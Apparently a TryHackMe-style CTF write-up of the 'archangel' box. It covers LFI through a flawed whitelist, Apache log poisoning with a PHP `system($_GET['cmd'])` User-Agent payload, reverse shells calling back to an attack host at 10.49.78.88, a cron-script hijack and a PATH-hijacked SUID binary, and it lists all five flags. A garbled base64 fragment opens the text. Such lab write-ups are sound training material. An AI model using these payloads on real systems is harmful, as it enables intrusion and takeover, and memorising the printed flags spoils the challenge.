CQo8IURPQ1RZUEUgSFRNTD4KPGh0bWw+Cgo8aGVhZD4KICAgIDx0aXRsZT5JTkNMVURFPC90aXRsZT4KICAgIDxoMT5UZXN0IFBhZ2UuIE5vdCB0byBiZSBEZXBsb3llZDwvaDE+CiAKICAgIDwvYnV0dG9uPjwvYT4gPGEgCgoJICAgIDwvaDE+CiAgICA8YnV0dG9uPkhlcmUgaXMgYSBidXR0b248L2J1dHRvbj4KICAgIDxwPgogICAgICAgIENQbnNTdHIoJHN0cikgewogICAgICAgIHN1YnN0cikgewogICAgICAgIHN1YnN0cikgewogICAgICAgIHN1Yn




Figure 9 – Decoded PHP source of test.php showing the flawed containsStr() whitelist check and the embedded flag.

FLAG 2: thm{explo1t1ng_lf1}

Step 4 – Pivoting the LFI beyond the web root

Because the validation check only tests whether the supplied string *contains* the whitelisted directory – without canonicalising the path – a mixed path-traversal payload (`..%2f..%2f` style segments combined with the required substring) was used to walk out of the web root and read the Apache access log directly.




Figure 10 – apache2/access.log read through the LFI, confirming file access outside the web root and exposing request logs (including the tester's own reconnaissance traffic) that can be used for log-poisoning RCE.

Significance: Apache logs every request verbatim, including the User-Agent header. Because this log file is now confirmed readable – and therefore include()-able – via the LFI, sending a single HTTP request with a PHP payload in the User-Agent header (e.g. `<?php system($_GET['cmd']); ?>`) and then including `access.log` through `test.php?view=` would cause the PHP interpreter to execute that payload, yielding remote command execution. This LFI-to-RCE log-poisoning technique was then exploited successfully, as demonstrated in Section 4.4 below.

4.4 Phase 3b – LFI-to-RCE via Apache Log Poisoning

Severity: **Critical** | CVSS (approx.): 9.8 (AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H)

Using Burp Suite Repeater, the `User-Agent` header of a request to `mafialive.thm` was set to a PHP one-liner, `<?php system($_GET['cmd']); ?>`. Because Apache writes this header verbatim into `access.log`, including the log file through the LFI (`test.php?view=../log/apache2/access.log&cmd=whoami`) caused the PHP interpreter to parse and execute the planted payload, running the `cmd` query parameter as an OS command. The response confirmed execution as the web-server account.




Figure 11 – Burp Repeater request with a PHP payload in the User-Agent header; including access.log via the LFI with &cmd=whoami executes it, returning "www-data" — confirmed remote code execution.

4.5 Phase 3c – Interactive Reverse Shell Delivery

With arbitrary command execution confirmed, a full interactive shell was obtained by staging a PHP reverse shell payload (`laudanum` php-reverse-shell, from SecLists) on the attack host, serving it over a local HTTP server, and using the log-poisoning RCE to retrieve and execute it while a netcat listener waited for the callback.




Figure 12 – Staging php-reverse-shell.php from the SecLists laudanum collection on the attack host.




Figure 13 – python3 -m http.server used to host the payload; the target's callback request to /php-reverse-shell.php is visible in the access log.




Figure 14 – nc -lvnp 1234 catching the callback: an interactive shell as uid=33(www-data) on the Ubuntu target.

From this shell, the first user flag was retrieved directly from the `archangel` home directory (world-readable despite the low-privilege `www-data` context).




Figure 15 – /home/archangel/user.txt read as www-data, confirming initial foothold on the host.

FLAG 3: thm{lf1_t0_rc3_1s_tr1cky}

4.6 Phase 5a – Horizontal Privilege Escalation via Cron Hijack

Severity: **High** | CVSS (approx.): 8.8 (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H)

Reading `/etc/crontab` revealed a job run every minute as the local user `archangel`: `*/1 * * * * archangel /opt/helloworld.sh`. The script itself, and its containing directory, were both world-writable (`-rwxrwxrwx` / `drwxrwxrwx`), allowing the low-privilege `www-data` shell to append a reverse-shell payload that cron would then execute as `archangel` within the minute.




Figure 16 – /etc/crontab showing the archangel-owned minutely job, and the world-writable helloworld.sh being appended with a bash reverse-shell one-liner targeting 10.49.78.88:4444.




Figure 17 – nc -lvnp 4444 catching the cron-triggered callback as archangel; the secret/user2.txt flag confirms the escalation.

FLAG 4: thm{h0r1zont4l_pr1v1l3g3_2sc4ll4t10n_us1ng_cr0n}

4.7 Phase 5b – Vertical Privilege Escalation via PATH / SUID Abuse

Severity: **Critical** | CVSS (approx.): 8.4 (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H)

Inside the `archangel` home directory, a root-owned SUID binary named `backup` was found (`-rwsr-xr-x root root`). Analysis showed it internally invokes `cp` without an absolute path, trusting the caller's `$PATH`. By prepending the current directory to `$PATH` (`export PATH=$PWD:$PATH`) and planting a malicious executable named `cp` that simply execs `/bin/bash`, running the SUID binary caused it to invoke the attacker-controlled `cp` with root privileges – spawning a root shell.




Figure 18 – $PATH hijacked to prioritise the current directory; a fake cp script is planted and made executable; ls -la confirms backup is SUID root (-rwsr-xr-x).




Figure 19 – Running ./backup triggers the hijacked cp, dropping a root shell; whoami confirms root, and /root/root.txt is captured.

FLAG 5: thm{p4th_v4r1abl3_expl01tat1ion_f0r_v3rt1c4l_pr1v1l3g3_3sc4ll4t10n}

5. Captured Flags

#	Flag	Captured Via
1	thm{f0und_th3_r1ght_h0st_n4m3}	Virtual host discovery (mafialive.thm)
2	thm{explo1t1ng_lf1}	Source code disclosure of test.php via LFI + php://filter
3	thm{lf1_t0_rc3_1s_tr1cky}	user.txt read as www-data after LFI-to-RCE reverse shell
4	thm{h0r1zont4l_pr1v1l3g3_2sc4ll4t10n_us1ng_cr0n}	secret/user2.txt as archangel, via world-writable cron script hijack
5	thm{p4th_v4r1abl3_expl01tat1ion_f0r_v3rt1c4l_pr1v1l3g3_3sc4ll4t10n}	root.txt as root, via PATH-hijacked SUID backup binary

6. Methodology Note – Phase 4 (Metasploit / Meterpreter) Variance

